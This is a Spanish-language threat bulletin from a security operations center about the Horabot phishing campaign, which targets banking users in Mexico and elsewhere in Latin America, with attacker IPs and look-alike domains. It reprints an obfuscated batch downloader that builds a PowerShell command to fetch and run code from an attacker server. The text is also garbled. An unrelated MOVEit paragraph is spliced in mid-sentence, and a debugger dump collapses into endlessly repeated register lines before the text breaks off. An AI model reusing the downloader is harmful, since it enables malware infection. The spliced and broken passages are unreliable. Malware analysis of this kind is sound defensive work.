

CYBER **SECURITY** **NEWS**

SECURITY OPERATIONS CENTER

HORABOT: CAMPAÑA CONTRA BANCAS EN LINEA PROLIFERAN EN AMÉRICA LATINA

08 / Junio /2023

CONTENIDO

INTRODUCCIÓN.....	3
OPERACIÓN HORABOT	4
GENERALIDADES.....	5
AQUES APUNTAN A LATINOAMERICA	5
LOS ACTORES MALICIOSOS	7
DESCARGADOR POWERSHELL Y SIDELOADING DLL	9
INFECCIÓN DE TRES CAPAS	11
El archivo RAR	11
PowerShell	11
Los Payloads.....	12
TROYANO BANCARIO	13
HERRAMIENTA SPAM	14
HORABOT	15
CONCLUSIÓN	17
RECOMENDACIONES	18
INDICADORES DE COMPROMISO	18
CONTACTOS DE SOPORTE	19

INTRODUCCIÓN

La proliferación de ataques en Latinoamérica es una angustia cada vez mayor para las distintas organizaciones de la región. La combinación de soporte escaso junto a políticas pobres de seguridad cibernética, hacen que estas organizaciones sean un objetivo factible y de fácil acceso a los diferentes grupos de actores maliciosos.

Investigaciones recientes han observado una nueva campaña que atenta contra el sector bancario en la región, siendo el país más afectado, hasta ahora, México, sin embargo, se ha visto que la misma campaña también ha comprometido organizaciones en países como Guatemala, Argentina, Venezuela, Brasil y Uruguay, con niveles mas bajos de infección.

Los actores maliciosos detrás de esta campaña hacen uso de Horabot, malware que permite a los actores maliciosos el control sobre el buzón de Outlook de las víctimas comprometidas. A su vez, este permite también, la filtración de los contactos y el envío de correos electrónicos phishing el cual, en ultimas instancias, contiene un troyano bancario capaz de robar códigos de seguridad únicos (one-time) y tokens, desde las aplicaciones bancarias de los usuarios.

OPERACIÓN HORABOT

A continuación, se encuentra en cuadro de identificación de la amenaza.

ID de alerta:	DSOC-CERT_2023_06_08_1
Clasificación de alerta:	Noticia
Tipo de Impacto:	Alta
TLP (Clasificación de información):	CLEAR
Fecha de publicación:	08/06/2023
Es día cero (0 day):	No

GENERALIDADES

Se han observado a actores maliciosos haciendo uso de un programa botnet previamente no identificado y posteriormente denominado “Horabot”. El cual, suministra un conocido troyano bancario, así como una herramienta de spam, en los sistemas de la víctima. Los ataques forman parte de una campaña a gran escala dirigida a países hispanohablantes, lo cual a su vez implica que el grupo de actores maliciosos también puede ser del mismo origen, muy probablemente localizados en Brasil.

Harabot cede el control del mailbox de Outlook de las víctimas, le permite filtrar los correos electrónicos de los contactos de la víctima y mediante este correo, enviar correos de phishing hacia todos los contactos de la víctima, estos correos phishing llevan consigo un HTML malicioso, adjunto.

Por otra parte, tenemos el troyano bancario, el cual tiene la capacidad de coleccionar todas las credenciales de inicio de sesión de la víctima para todas las cuentas en línea, sistemas operativos y keystrokes. A su vez este troyano posee la capacidad de robar los códigos únicos de seguridad o bien Tokens desde las aplicaciones de banca en línea de las víctimas.

La otra herramienta involucrada en esta campaña hace referencia a una herramienta de spam, el cual compromete la integridad de cuentas de correo electrónico como: Yahoo, Gmail y Outlook, al otorgar a los actores maliciosos la capacidad de tomar control de los buzones de las víctimas, filtrar la información de direcciones de correo electrónico de los contactos de la víctima y realizar spam en estos.

ATAQUES APUNTAN A LATINOAMERICA

Se ha podido observar que los ataques han sido dirigidos en gran medida a usuarios localizados en México, sin embargo, los ataques pretenden un mayor alcance, siendo este a nivel regional, de manera que países como Uruguay, Brasil, Venezuela, Argentina, Guatemala y Panamá; también se han visto afectados, en menor medida.

Mediante un análisis de los correos phishing utilizados en esta campaña, se pudo identificar que víctimas de varios sectores de actividad han sido afectadas, entre estos sectores se puede mencionar: sectores de contabilidad, construcción e ingeniería como también empresas mayoristas de distribución e inversiones.

Si bien los objetivos principales son las organizaciones, los atacantes también hacen uso de Horabot y herramientas de spam para poder propagar el ataque a todos los contactos que pudiera tener la víctima inicial, en su correo electrónico, y así realizar ataques de correo electrónico de phishing a estos.



Imagen 1. Países afectados por la campaña de Horabot. Fuente: Talos

LOS ACTORES MALICIOSOS

La investigación apunta a que los actores maliciosos responsables de esta campaña hacen uso de múltiples host como Amazon Web Services (AWS), Elastic Compute Cloud (EC2), en donde almacenan los archivos maliciosos. A su vez, se pudo observar que el servidor malicioso con la IP 185[.]45[.]195[.]226 alberga un script descargador PowerShell, también se observó un directorio abierto, desactivado por el atacante.

En otro servidor malicioso con la dirección IP 216[.]238[.]70[.]224, alberga un archivo ZIP el cual contiene el payload. Muy probablemente se trate de un servidor virtual privado (VPS) detrás del cual el atacante ha estacionado el servidor de mando y control (C2) real lo que imposibilita la identificación del servidor C2 real.

Las investigaciones rebelan que la campaña de ataques comenzó en noviembre de 2020 y han seguido hasta lo que va del 2023. Se tiene evidencia, provista por WHOIS que el dominio (tributaria[.]website) utilizado en esta campaña para albergar las herramientas de los atacantes, así como la información filtrada; fue registrado en julio de 2022, registro que se hizo en Brasil. Es importante hacer notar que el dominio utilizado por los atacantes se parecía al de la agencia de impuestos mexicana.




Imagen 2. Consultas DNS a tributaria[.]website.

Basado en el análisis del certificado SSL de tributaria[.]website, se pudo observar que este comparte similitudes con otros cuatro dominios. Con esto en cuenta, y basándose en el análisis del periodo del registro de dominio y las URLs asociadas, se pudo llegar a la conclusión de que los dominios en cuestión pertenecían a la misma campaña que ha estado activa desde 2020.

Dominios maliciosos	Periodo de registro
m9b4s2[.]site	Noviembre, 2020
tributaria[.]website	Julio, 2022
wiqp[.]xyz	Agosto, 2022
ckws[.]info	Enero, 2023
amarte[.]store	Marzo, 2023

Imagen 3. Dominios maliciosos asociados a triburatia[.]website.

DESCARGADOR POWERSHELL Y SIDELOADING DLL

El ataque utilizado en esta campaña involucra una cadena multi-estación, el cual, como muchos ataques hoy en día, inicia con un correo electrónico de phishing el cual conduce a la entrega de un payload mediante la ejecución de un script descargador de PowerShell y sideloading de ejecutables legítimos.





Imagen 4. Flujo de la infección. Fuente: Talos.

Como se hizo mención previamente, el ataque inicia con un correo phishing de impuestos, este correo se encuentra escrito en español y contiene un archivo HTML malicioso, adjunto. El correo insta al usuario a abrir el HTML malicioso para poder visualizar la información relacionada a impuestos.



Consulte los datos adjuntos, por favor. 23/03/2023 10:08:08 a. m.

Imagen 5. Muestra de correo electrónico de phishing.

Cuando el usuario abre el HTML malicioso, un URL incrustado es abierto, este redirige a la víctima hacia otro archivo malicioso HTML desde el servidor C2 de los atacantes. El contenido que se muestra en este HTML insta a la víctima a hacer clic sobre un hiper vinculo malicioso el cual descarga un archivo .rar.



Imagen 6. HTML malicioso adjunto al correo de phishing.

Este archivo .rar contiene archivos con la extensión CMD, los cuales son ejecutados una vez la víctima ha abierto el contenido del archivo. Entre los archivos que se descargan se encuentra el scrip descargador de PowerShell desde el servidor del atacante y es ejecutado mediante comandos de PowerShell. El script, posteriormente, descarga un archivo ZIP el cual contiene el payload DLLs entre otros DLLs ejecutables,

legítimos. Crea archivos de acceso directo de Windows configurados para ejecutar las cargas útiles en la carpeta de inicio de la máquina de la víctima y reinicia la máquina después de 10 segundos.

Posterior al reinicio de la máquina de la víctima. los archivos maliciosos de inicio de Windows ejecutan los payloads mediante sideloading a los ejecutables legítimos y descargan y ejecutan otros dos scripts PowerShell desde un servidor diferente controlado por el atacante. Uno es el script PowerShell, que el atacante intenta ejecutar para reinfectar la máquina de la víctima, y el otro es Horabot.

INFECCIÓN DE TRES CAPAS

El archivo RAR

El archivo RAR inicial es descargado a la máquina de la víctima. Cuando la víctima abre el archivo CMD este ejecutará una serie de scripts en PowerShell lo que permitirá la descarga del script de PowerShell desde el servidor de los atacantes, necesario en la siguiente estación.

```
@echo off
set PMG=LMB961550
cd %SystemRoot%\System32
set HRB=NEG660027
set UJICJY=Win
set NQX=EH863522
set RmC=dow
set YDMGP=CDHYV504535
set QHM=sPo
set CFDO=SPO209869
set HNM=uer
set MBVNZTD=RECU815596
set KYXNLV=She
set ECVBQYD=OM8873230
set LPPQB=11\v1
set ZDQORHM=VBT600949
set PLJY=.
set NPM=A1410463
set UXJVL=0\po
set ECI=TUHDKKBYR422556
set UVE=we
set OD=NCQGS40453
set BGRKX=rsh
set HJQ=FFORFV754637
set YMJ=ell
set HVEA=HYZEDN560935
set INRK=.ex
set ZQN=BAP136795
set MLZRA= -n
set BOMG=RRR0986871
set SOJI=op
set XKS=YMU877695
set YGAHMJ=-w
set CGEA=BQG369132
set ASX=in 1 -
set BRYKAFH=MGK839635
set NN=http://185.45.195.226/es/1
echo ieX("ie X (N eu-obJ e Ct N et. Web ClieNt ).DownlOa d StRIN G( "NNX" ); | %UJICJY%RMCS%QHX%HP%K%YX%V%LPPQB%PLJY%UXJVL%UYE%BGRKX%YH%INRK%MLZRA%SOJI%YGAHMJ%KASX%
DEL "%~f0"
```

Imagen 7. Script por lotes del descargador. Fuente: Talos

PowerShell

El script de PowerShell malicioso, lleva a cabo varios procesos los cuales descargan los payloads y reinician el equipo de la víctima. Según se pudo observar, este script se encuentra altamente ofuscado con varios símbolos que sustituyen las instrucciones durante el tiempo de ejecución y las cadenas codificadas en base 64. En esta primera fase de ejecución, el script decodifica la cadena codificada en base 64 y la inicializa, lo cual ejecuta una función que hace uso de caracteres alfanuméricos, al igual que caracteres especiales, para generar un nombre aleatorio y crear un folder con el nombre aleatorio en el directorio root del equipo de

Si se tiene un segundo App_web_... .dll significaría que el sistema ha sido comprometido ya que esto indicaría que el backdoor ha sido compilado y se encuentra presente. Solamente uno debería de estar presente para el funcionamiento normal de la aplicación de MOVEit.

TROYANO BANCARIO

El troyano ha sido identificado como un DLL de 32 bit de Windows, escrito en Delphi y empaquetado con Themida packer. El troyano en cuestión puede recolectar información del sistema, credenciales del usuario, así como la actividad de este. El troyano se basa en una herramienta denominada Delphi_Remote_Access_PC.

El troyano vigila el equipo de la víctima, en busca de información sensible como nombres de host, direcciones IPv4, versión del sistema operativo, información de las particiones del disco, así como tamaño del disco e información de software de seguridad.

A su vez, el troyano tiene capacidades de gestión, como la creación y eliminación de directorios, observar si existe algún archivo en el sistema de archivos de la víctima, y obtener los atributos de este. Colectar información sobre versiones y tamaño de componentes, así como la capacidad de descargar archivos desde una URL. El Troyano también posee capacidades de robo de información como registro de pulsaciones de teclas mediante sondeo y ganchos de aplicación, la captura de pantalla, la manipulación del portapapeles de la máquina de la víctima y el seguimiento de los eventos del ratón.

Además, monitoriza las ventanas de aplicaciones abiertas en el escritorio de la víctima, superpone ventanas falsas y gestiona las ventanas emergentes para robar información sensible. Estas ventanas emergentes se almacenan en TFORMS en la sección RCData del ejecutable. Las siguientes capturas de pantalla muestran algunos de los formularios configurados para robar códigos de seguridad de un solo uso o tokens blandos de las aplicaciones web de banca online de la víctima.




Imagen 10. El troyano bancario se forma en la sección de recursos binarios.

El troiano en cuestión posee una gran cantidad de técnicas anti-análisis y anti-máquinas virtuales, con la finalidad de evadir su análisis en sandboxes automatizadas. La presencia de debuggers o entornos sandbox, como Snbelt, son detectados por este, también puede chequear llaves de registro, con la finalidad de detectar entornos virtuales como VMWare, Virtual Box, Wine, entre otros.

HERRAMIENTA SPAM

La herramienta de spam actúa como otro payload, en esta campaña. Permitiendo al atacante hacerse cargo de otras cuentas de correo electrónico de la víctima y enviar correo spam a los contactos encontrados. Esta herramienta spam es un DLL de 32 bit, escrito en Delphi el cual atenta contra las credenciales de inicio de sesión de los servicios de correo web como Yahoo, Gmail y Outlook. Abonado a lo anterior, la herramienta de spam toma total control de la cuenta de correo electrónico de la víctima, crea mensajes de spam y os envía a los distintos IDs encontrados en el buzón de la víctima.

La herramienta también filtra la dirección de correo electrónico al servidor de comando y control de los actores maliciosos, mediante una solicitud HTTP POST. También se pudieron observar capacidades de robo de información como registros pulsaciones de teclas, capturas de pantalla y seguimiento de los eventos del ratón.



The image shows a debugger window with the following components:

- Assembly View:** Displays x86-64 assembly code. Key instructions include:
 - `JMP SHORT _upqt2.4B4FA549`
 - `MOV DWORD PTR SS:[EBP-1C],1`
 - `MOV EAX,DWORD PTR SS:[EBP-10]`
 - `MOVZX ERX,WORD PTR DS:[EAX*EBX*2-2]`
 - `KOR EAX,EDI`
 - `CHP ERX,DWORD PTR SS:[EBP-20]`
 - `JZ SHORT _upqt2.4B4FA546`
 - `ADD EAX,0FF`
 - `SUB ERX,DWORD PTR SS:[EBP-20]`
 - `SUB ERX,DWORD PTR SS:[EBP-20]`
 - `LEA EAX,DWORD PTR SS:[EBP-40]`
 - `MOV ERX,ERX`
 - `CALL _upqt2.4B27A8C4`
 - `MOV ERX,DWORD PTR SS:[EBP-40]`
 - `LEA EAX,DWORD PTR SS:[EBP-C]`
 - `CALL _upqt2.4B27A8B0`
 - `MOV DWORD PTR SS:[EBP-20],EDI`
 - `ADD ESI,2`
 - `MOV EAX,DWORD PTR SS:[EBP-4]`
 - `TEST EAX,EAX`
 - `JZ SHORT _upqt2.4B4FA550`
 - `SUB EAX,4`
 - `MOV EAX,DWORD PTR DS:[EAX]`
 - `CHP EAX,ESI`
 - `JZ _upqt2.4B4FA505`
 - `MOV EAX,DWORD PTR SS:[EBP-14]`
 - `MOV ERX,DWORD PTR SS:[EBP-C]`
 - `CALL _upqt2.4B27A530`
 - `POP EAX`
 - `POP EAX`
 - `POP EAX`
 - `MOV DWORD PTR FS:[EAX],ERX`
 - `PUSH _upqt2.4B4FA5D4`
 - `LEA EAX,DWORD PTR SS:[EBP-40]`
 - `MOV ERX,0`
 - `CALL _upqt2.4B27A1A0`
 - `LEA EAX,DWORD PTR SS:[EBP-10]`
 - `MOV ERX,4`
 - `CALL _upqt2.4B27A1A0`
 - `POP EAX`
- Registers (FPU):** Shows the state of the CPU registers. Key values include:
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
